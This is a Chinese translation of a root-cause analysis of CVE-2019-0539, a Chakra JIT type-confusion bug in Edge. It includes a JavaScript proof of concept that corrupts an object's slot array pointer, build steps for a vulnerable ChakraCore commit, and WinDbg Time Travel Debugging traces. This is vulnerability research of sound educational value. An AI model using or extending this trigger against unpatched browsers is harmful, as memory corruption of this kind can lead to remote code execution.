登录

CVE-2019-0539产生的根源分析

angel010 / 2019-02-23 09:17:00 / 浏览数 1348 安全技术 漏洞分析 顶(0) 踩(0)

本文翻译自：https://perception-point.io/resources/research/cve-2019-0539-root-cause-analysis/

简介

CVE-2019-0539是Edge浏览器Chakra JIT Type Confusion漏洞，已于2019年1月修复。该漏洞是Google Project Zero的研究人员Lokihardt发现和报告的。该漏洞可以导致在访问恶意web页面时引发远程代码执行。当Chakra just-in-time (JIT) JS编译器执行对象的类型转化时产生的代码会触发该漏洞。具体参见http://abchatra.github.io/Type/ 。

安装


安装和配置有漏洞的Windows ChakraCore环境，下载地址https://github.com/Microsoft/ChakraCore/wiki/Building-ChakraCore
(in Visual Studio MSBuild命令行)

```
c:\code>git clone https://github.com/Microsoft/ChakraCore.git
c:\code>cd ChakraCore
c:\code\ChakraCore>git checkout 331aa3931ab69ca2bd64f7e020165e693b8030b5
c:\code\ChakraCore>msbuild /m /p:Platform=x64 /p:Configuration=Debug Build\Chakra.Core.sln
```

TTD

TTD，即Time Travel Debugging，是微软推出的一个调试工具：
Time Travel
Debugging允许用户记录进程的执行，并向前或向后重放。TTD可以帮助用户更加便捷地进行进程调试。更多关于TTD的描述参见https://docs.microsoft.com/en-us/win
。

- 从微软应用商店安装最新的Windbg。
- 以管理员权限运行。



```
0:004> !tt 0
Setting position to the beginning of the trace
Setting position: 14:0
(1e8c.4bc8): Break instruction exception - code 80000003 (first/second chance not avail
Time Travel Position: 14:0
ntdll!LdrInitializeThunk:
00007fff`03625640 4053            push    rbx
0:000> g
ModLoad: 00007fff`007e0000 00007fff`0087e000   C:\Windows\System32\sechost.dll
ModLoad: 00007fff`00f40000 00007fff`00fe3000   C:\Windows\System32\advapi32.dll
ModLoad: 00007ffe`ffde0000 00007ffe`ffe00000   C:\Windows\System32\win32u.dll
ModLoad: 00007fff`00930000 00007fff`00ac7000   C:\Windows\System32\USER32.dll
ModLoad: 00007ffe`ff940000 00007ffe`ffada000   C:\Windows\System32\gdi32full.dll
ModLoad: 00007fff`02e10000 00007fff`02e39000   C:\Windows\System32\GDI32.dll
ModLoad: 00007fff`03420000 00007fff`03575000   C:\Windows\System32\ole32.dll
ModLoad: 00007ffe`ffdb0000 00007ffe`ffdd6000   C:\Windows\System32\bcrypt.dll
ModLoad: 00007ffe`e7c20000 00007ffe`e7e0d000   C:\Windows\SYSTEM32\dbghelp.dll
ModLoad: 00007ffe`e7bf0000 00007ffe`e7c1a000   C:\Windows\SYSTEM32\dbgcore.DLL
ModLoad: 00007ffe`9bf10000 00007ffe`9dd05000   c:\pp\ChakraCore\Build\VcBuild\bin\x64_d
ModLoad: 00007fff`011c0000 00007fff`011ee000   C:\Windows\System32\IMM32.DLL
ModLoad: 00007ffe`ff5b0000 00007ffe`ff5c1000   C:\Windows\System32\kernel.appcore.dll
ModLoad: 00007ffe`f0f80000 00007ffe`f0fdc000   C:\Windows\SYSTEM32\Bcp47Langs.dll
ModLoad: 00007ffe`f0f50000 00007ffe`f0f7a000   C:\Windows\SYSTEM32\bcp47mrm.dll
ModLoad: 00007ffe`f0fe0000 00007ffe`f115b000   C:\Windows\SYSTEM32\windows.globalizatio
ModLoad: 00007ffe`ff010000 00007ffe`ff01c000   C:\Windows\SYSTEM32\CRYPTBASE.DLL
(1e8c.20b8): Access violation - code c0000005 (first/second chance not available)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
Time Travel Position: 90063:0
chakracore!Js::DynamicTypeHandler::GetSlot+0x149:
00007ffe`9cd1ec79 488b04c1        mov     rax,qword ptr [rcx+rax*8] ds:00010000`0000123
0:004> ub
chakracore!Js::DynamicTypeHandler::GetSlot+0x12d [c:\pp\chakracore\lib\runtime\types\ty
00007ffe`9cd1ec5d 488b442450      mov     rax,qword ptr [rsp+50h]
00007ffe`9cd1ec62 0fb74012        movzx   eax,word ptr [rax+12h]
00007ffe`9cd1ec66 8b4c2460        mov     ecx,dword ptr [rsp+60h]
00007ffe`9cd1ec6a 2bc8            sub     ecx,eax
00007ffe`9cd1ec6c 8bc1            mov     eax,ecx
00007ffe`9cd1ec6e 4898            cdqe
00007ffe`9cd1ec70 488b4c2458      mov     rcx,qword ptr [rsp+58h]
00007ffe`9cd1ec75 488b4910        mov     rcx,qword ptr [rcx+10h]
0:004> ba w 8 poi(@rsp+58)+10
breakpoint 1 redefined
0:004> g-
Breakpoint 1 hit
Time Travel Position: 9001D:178A
00000195`cc9c0159 488bc7          mov     rax,rdi
0:004>
```

```
Address: @$scopeip
00000195`cc9c0115 0f85dc000000        jne     00000195`cc9c01f7
00000195`cc9c011b 488bc3              mov     rax, rbx
00000195`cc9c011e 48c1e830            shr     rax, 30h
00000195`cc9c0122 0f85eb000000        jne     00000195`cc9c0213
00000195`cc9c0128 4c8b6b08            mov     r13, qword ptr [rbx+8]
00000195`cc9c012c 498bc5              mov     rax, r13
00000195`cc9c012f 48c1e806            shr     rax, 6
00000195`cc9c0133 4883e007            and     rax, 7
00000195`cc9c0137 48b9b866ebc995010000 mov    rcx, 195C9EB66B8h
00000195`cc9c0141 33d2                xor     edx, edx
00000195`cc9c0143 4c3b2cc1            cmp     r13, qword ptr [rcx+rax*8]
00000195`cc9c0147 0f85e2000000        jne     00000195`cc9c022f
00000195`cc9c014d 480f45da            cmovne  rbx, rdx
00000195`cc9c0151 488b4310            mov     rax, qword ptr [rbx+10h]
00000195`cc9c0155 4d896610            mov     qword ptr [r14+10h], r12
00000195`cc9c0159 488bc7              mov     rax, rdi
00000195`cc9c015c 4883c438            add     rsp, 38h
00000195`cc9c0160 485b                pop     rbx
00000195`cc9c0162 485e                pop     rsi
00000195`cc9c0164 485f                pop     rdi
00000195`cc9c0166 495c                pop     r12
00000195`cc9c0168 495d                pop     r13
00000195`cc9c016a 495e                pop     r14
00000195`cc9c016c 495f                pop     r15
00000195`cc9c016e 488be5              mov     rsp, rbp
00000195`cc9c0171 485d                pop     rbp
00000195`cc9c0173 c3                  ret
00000195`cc9c0174 48ba305039ca95010000 mov    rdx, 195CA395030h
00000195`cc9c017e 4c8be2              mov     r12, rdx
```

```
Address: 00000195`cd274450
```

Frame Index	Name
[0x0]	0x195cc9c0159
[0x1]	chakracore!amd64_CallFunction + 0x82
[0x2]	chakracore!Js::JavascriptFunction::CallFunction<1> + 0x11a
[0x3]	chakracore!Js::InterpreterStackFrame::OP_CallCommon<Js::OpLayoutDynamicProfile<Js::OpLayoutT_CallWithICIndex<Js::LayoutSizePolicy<0> > > > + 0x235
[0x4]	chakracore!Js::InterpreterStackFrame::OP_ProfileCallCommon<Js::OpLayoutDynamicProfile<Js::OpLayoutT_CallWithICIndex<Js::LayoutSizePolicy<0> > > > + 0x1b4
[0x5]	chakracore!Js::InterpreterStackFrame::OP_ProfiledCallWithICIndex<Js::OpLayoutT_CallWithICIndex<Js::LayoutSizePolicy<0> > > + 0x66
[0x6]	chakracore!Js::InterpreterStackFrame::ProcessProfiled + 0x13d3
[0x7]	chakracore!Js::InterpreterStackFrame::Process + 0x571
[0x8]	chakracore!Js::InterpreterStackFrame::InterpreterHelper + 0x9bb
[0x9]	chakracore!Js::InterpreterStackFrame::InterpreterThunk + 0x93
[0xa]	0x195cbc90fba

漏洞根源分析

PoC:

```
function opt(o, c, value) {
   o.b = 1;
   class A extends c { // may transition the object
   }
   o.a = value; // overwrite slot array pointer
}

function main() {
   for (let i = 0; i < 2000; i++) {
       let o = {a: 1, b: 2};
       opt(o, (function () {}), {});
   }

   let o = {a: 1, b: 2};
   let cons = function () {};

   cons.prototype = o; // causes "class A extends c" to transition the object type
   opt(o, cons, 0x1234);
   print(o.a); // access the slot array pointer resulting in a crash
}

main();
```

用TTD运行调试器，直至进程中断、奔溃，然后执行以下命令：

```
0:005> !tt 0
Setting position to the beginning of the trace
Setting position: 14:0
(1e8c.4bc8): Break instruction exception - code 80000003 (first/second chance not available)
Time Travel Position: 14:0
ntdll!LdrInitializeThunk:
00007fff`03625640 4053            push    rbx
0:000> g
ModLoad: 00007fff`007e0000 00007fff`0087e000   C:\Windows\System32\sechost.dll
ModLoad: 00007fff`00f40000 00007fff`00fe3000   C:\Windows\System32\advapi32.dll
ModLoad: 00007ffe`ffde0000 00007ffe`ffe00000   C:\Windows\System32\win32u.dll
ModLoad: 00007fff`00930000 00007fff`00ac7000   C:\Windows\System32\USER32.dll
ModLoad: 00007ffe`ff940000 00007ffe`ffada000   C:\Windows\System32\gdi32full.dll
ModLoad: 00007fff`02e10000 00007fff`02e39000   C:\Windows\System32\GDI32.dll
ModLoad: 00007fff`03420000 00007fff`03575000   C:\Windows\System32\ole32.dll
ModLoad: 00007ffe`ffdb0000 00007ffe`ffdd6000   C:\Windows\System32\bcrypt.dll
ModLoad: 00007ffe`e7c20000 00007ffe`e7e0d000   C:\Windows\SYSTEM32\dbghelp.dll
ModLoad: 00007ffe`e7bf0000 00007ffe`e7c1a000   C:\Windows\SYSTEM32\dbgcore.DLL
ModLoad: 00007ffe`9bf10000 00007ffe`9dd05000   c:\pp\ChakraCore\Build\VcBuild\bin\x64_debug\chakracore.dll
ModLoad: 00007fff`011c0000 00007fff`011ee000   C:\Windows\System32\IMM32.DLL
ModLoad: 00007ffe`ff5b0000 00007ffe`ff5c1000   C:\Windows\System32\kernel.appcore.dll
ModLoad: 00007ffe`f0f80000 00007ffe`f0fdc000   C:\Windows\SYSTEM32\Bcp47Langs.dll
ModLoad: 00007ffe`f0f50000 00007ffe`f0f7a000   C:\Windows\SYSTEM32\bcp47mrm.dll
ModLoad: 00007ffe`f0fe0000 00007ffe`f115b000   C:\Windows\SYSTEM32\windows.globalization.dll
ModLoad: 00007ffe`ff010000 00007ffe`ff01c000   C:\Windows\SYSTEM32\CRYPTBASE.DLL
(1e8c.20b8): Access violation - code c0000005 (first/second chance not available)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
Time Travel Position: 90063:0
chakracore!Js::DynamicTypeHandler::GetSlot+0x149:
00007ffe`9cd1ec79 488b04c1        mov     rax,qword ptr [rcx+rax*8] ds:00010000`00001234=????????????????
0:004> ub
chakracore!Js::DynamicTypeHandler::GetSlot+0x12d [c:\pp\chakracore\lib\runtime\types\typehandler.cpp @ 96]:
00007ffe`9cd1ec5d 488b442450      mov     rax,qword ptr [rsp+50h]
00007ffe`9cd1ec62 0fb74012        movzx   eax,word ptr [rax+12h]
00007ffe`9cd1ec66 8b4c2460        mov     ecx,dword ptr [rsp+60h]
00007ffe`9cd1ec6a 2bc8            sub     ecx,eax
00007ffe`9cd1ec6c 8bc1            mov     eax,ecx
00007ffe`9cd1ec6e 4898            cdqe
00007ffe`9cd1ec70 488b4c2458      mov     rcx,qword ptr [rsp+58h] // object pointer
00007ffe`9cd1ec75 488b4910        mov     rcx,qword ptr [rcx+10h] // slot array pointer
0:004> ba w 8 poi(@rsp+58)+10
0:004> g-
Breakpoint 1 hit
```

```
Time Travel Position: 9001D:178A
00000195`cc9c0159 488bc7          mov     rax,rdi
```

下面就是最终覆写执行slot数组指针的JIT代码。注意对chakracore!Js::JavascriptOperators::OP_InitClass的调用。Lokihardt称该函数最后会调用转变对象类

```
0:004> ub @rip L20
00000195`cc9c00c6 ef              out     dx,eax
00000195`cc9c00c7 0000            add     byte ptr [rax],al
00000195`cc9c00c9 004c0f45        add     byte ptr [rdi+rcx+45h],cl
00000195`cc9c00cd f249895e18      repne mov qword ptr [r14+18h],rbx
00000195`cc9c00d2 4c8bc7          mov     r8,rdi
00000195`cc9c00d5 498bcf          mov     rcx,r15
00000195`cc9c00d8 48baf85139ca95010000 mov rdx,195CA3951F8h
00000195`cc9c00e2 48b8d040a39cfe7f0000 mov rax,offset chakracore!Js::ScriptFunction::OP_NewScFuncHomeObj (00007ffe`9ca340d0)
00000195`cc9c00ec 48ffd0          call    rax
00000195`cc9c00ef 488bd8          mov     rbx,rax
00000195`cc9c00f2 498bd5          mov     rdx,r13
00000195`cc9c00f5 488bcb          mov     rcx,rbx
00000195`cc9c00f8 c60601          mov     byte ptr [rsi],1
00000195`cc9c00fb 49b83058e8c995010000 mov r8,195C9E85830h
00000195`cc9c0105 48b88041679cfe7f0000 mov rax,offset chakracore!Js::JavascriptOperators::OP_InitClass (00007ffe`9c674180) //
00000195`cc9c010f 48ffd0          call    rax
00000195`cc9c0112 803e01          cmp     byte ptr [rsi],1
00000195`cc9c0115 0f85dc000000    jne     00000195`cc9c01f7
00000195`cc9c011b 488bc3          mov     rax,rbx
00000195`cc9c011e 48c1e830        shr     rax,30h
00000195`cc9c0122 0f85eb000000    jne     00000195`cc9c0213
00000195`cc9c0128 4c8b6b08        mov     r13,qword ptr [rbx+8]
00000195`cc9c012c 498bc5          mov     rax,r13
00000195`cc9c012f 48c1e806        shr     rax,6
00000195`cc9c0133 4883e007        and     rax,7
00000195`cc9c0137 48b9b866ebc995010000 mov rcx,195C9EB66B8h
00000195`cc9c0141 33d2            xor     edx,edx
00000195`cc9c0143 4c3b2cc1        cmp     r13,qword ptr [rcx+rax*8]
00000195`cc9c0147 0f85e2000000    jne     00000195`cc9c022f
00000195`cc9c014d 480f45da        cmovne  rbx,rdx
00000195`cc9c0151 488b4310        mov     rax,qword ptr [rbx+10h]
00000195`cc9c0155 4d896610        mov     qword ptr [r14+10h],r12 // trigger of CVE-2019-0539. Overridden slot array pointer
```

下面是JIT代码中OP_InitClass调用之前的对象的内存复制。需要注意的是这两个对象slot是如何内联在对象的内存中的。

```
Time Travel Position: 8FE48:C95
chakracore!Js::JavascriptOperators::OP_InitClass:
00007ffe`9c674180 4c89442418      mov     qword ptr [rsp+18h],r8 ss:00000086`971fd710=00000195ca395030
0:004> dps 00000195`cd274440
00000195`cd274440  00007ffe`9d6e1790 chakracore!Js::DynamicObject::`vftable'
00000195`cd274448  00000195`ca3c1d40
00000195`cd274450  00010000`00000001 // inline slot 1
00000195`cd274458  00010000`00000001 // inline slot 2
00000195`cd274460  00000195`cd274440
00000195`cd274468  00010000`00000000
00000195`cd274470  00000195`ca3b4030
00000195`cd274478  00000000`00000000
00000195`cd274480  00000195`cd073ed0
00000195`cd274488  00000000`00000000
00000195`cd274490  00000000`00000000
00000195`cd274498  00000000`00000000
00000195`cd2744a0  00000195`cd275c00
00000195`cd2744a8  00010000`00000000
00000195`cd2744b0  00000195`ca3dc100
00000195`cd2744b8  00000000`00000000
```

下面的调用栈表明OP_InitClass最后调用的是SetIsPrototype，然后变化对象的类型。变化的结果是两个slot不再是内联的，而是保存在slot数组中。这种变化最终会被JIT代

```
0:004> kb
# RetAddr           : Args to Child                                                           : Call Site
00 00007ffe`9cd0dace : 00000195`cd274440 00000195`ca3a0000 00000195`00000004 00007ffe`9bf6548b : chakracore!Js::DynamicTypeHan
01 00007ffe`9cd24181 : 00000195`cd274440 00000195`cd264f60 00000195`000000fb 00007ffe`9c200002 : chakracore!Js::DynamicObject:
02 00007ffe`9cd2e393 : 00000195`ca3da0f0 00000195`cd274440 00000195`00000002 00007ffe`9cd35f00 : chakracore!Js::PathTypeHandle
03 00007ffe`9cd40ac2 : 00000195`ca3da0f0 00000195`cd274440 00000000`00000002 00007ffe`9bf9fe00 : chakracore!Js::PathTypeHandle
```

```
04 00007ffe`9cd3cf81 : 00000195`ca3da0f0 00000195`cd274440 00000195`00000002 00007ffe`9cd0c700 : chakracore!Js::PathTypeHandle
05 00007ffe`9cd10a9f : 00000195`ca3da0f0 00000195`cd274440 00000001`0000001c 00007ffe`9c20c563 : chakracore!Js::PathTypeHandle
06 00007ffe`9cd0b7a3 : 00000195`cd274440 00007ffe`9bfa722e 00000195`cd274440 00007ffe`9bfa70a3 : chakracore!Js::DynamicObject:
07 00007ffe`9cd14b08 : 00000195`cd274440 00007ffe`9c20d013 00000195`cd274440 00000195`00000119 : chakracore!Js::RecyclableObje
08 00007ffe`9c6743ea : 00000195`cd275c00 00000195`cd274440 0000018d`00000119 00000195`c9e85830 : chakracore!Js::DynamicObject:
09 00000195`cc9c0112 : 00000195`cd264f60 00000195`cd273eb0 00000195`c9e85830 00007ffe`9c20c9b3 : chakracore!Js::JavascriptOper
0a 00007ffe`9cbea0d2 : 00000195`ca3966e0 00000000`10000004 00000195`ca395030 00000195`cd274440 : 0x00000195`cc9c0112
```

下面是OP_InitClass调用后的对象。需要注意的是该对象是转化的，2个slot不再是内联的。但是JIT代码会认为这2个slot是内联的。

```
Time Travel Position: 9001D:14FA
00000195`cc9c0112 803e01          cmp     byte ptr [rsi],1 ds:0000018d`c8e72018=01
0:004> dps 00000195`cd274440
00000195`cd274440  00007ffe`9d6e1790 chakracore!Js::DynamicObject::`vftable'
00000195`cd274448  00000195`cd275d40
00000195`cd274450  00000195`cd2744c0 // slot array pointer (previously inline slot 1)
00000195`cd274458  00000000`00000000
00000195`cd274460  00000195`cd274440
00000195`cd274468  00010000`00000000
00000195`cd274470  00000195`ca3b4030
00000195`cd274478  00000195`cd277000
00000195`cd274480  00000195`cd073ed0
00000195`cd274488  00000195`cd073f60
00000195`cd274490  00000195`cd073f90
00000195`cd274498  00000000`00000000
00000195`cd2744a0  00000195`cd275c00
00000195`cd2744a8  00010000`00000000
00000195`cd2744b0  00000195`ca3dc100
00000195`cd2744b8  00000000`00000000
0:004> dps 00000195`cd2744c0 // slot array
00000195`cd2744c0  00010000`00000001
00000195`cd2744c8  00010000`00000001
00000195`cd2744d0  00000000`00000000
00000195`cd2744d8  00000000`00000000
00000195`cd2744e0  00000119`00000000
00000195`cd2744e8  00000000`00000100
00000195`cd2744f0  00000195`cd074000
00000195`cd2744f8  00000000`00000000
00000195`cd274500  000000c4`00000000
00000195`cd274508  00000000`00000102
00000195`cd274510  00000195`cd074030
00000195`cd274518  00000000`00000000
00000195`cd274520  000000fb`00000000
00000195`cd274528  00000000`00000102
00000195`cd274530  00000195`cd074060
00000195`cd274538  00000000`00000000
```

下面是JIT代码错误分配特征值，覆盖slot array指针的对象：

```
0:004> dqs 00000195cd274440
00000195`cd274440  00007ffe`9d6e1790 chakracore!Js::DynamicObject::`vftable'
00000195`cd274448  00000195`cd275d40
00000195`cd274450  00010000`00001234 // overridden slot array pointer (CVE-2019-0539)
00000195`cd274458  00000000`00000000
00000195`cd274460  00000195`cd274440
00000195`cd274468  00010000`00000000
00000195`cd274470  00000195`ca3b4030
00000195`cd274478  00000195`cd277000
00000195`cd274480  00000195`cd073ed0
00000195`cd274488  00000195`cd073f60
00000195`cd274490  00000195`cd073f90
00000195`cd274498  00000000`00000000
00000195`cd2744a0  00000195`cd275c00
00000195`cd2744a8  00010000`00000000
00000195`cd2744b0  00000195`ca3dc100
00000195`cd2744b8  00000000`00000000
```

最后，当访问其中的一个对象特征时，覆盖的slot数组指针是间接引用的，会导致奔溃。

```
0:004> g
(1e8c.20b8): Access violation - code c0000005 (first/second chance not available)
First chance exceptions are reported before any exception handling.
chakracore!Js::DynamicTypeHandler::GetSlot+0x149:
00007ffe`9cd1ec79 488b04c1        mov     rax,qword ptr [rcx+rax*8] ds:00010000`00001234=????????????????
```

总结

Windbg加入了TTD后，调试进程的过程就变得简单了。尤其是设置断点，还可以逆向运行程序，直接导致真实的slot数组指针覆盖。该特征表明了CPU追踪的能力和软件调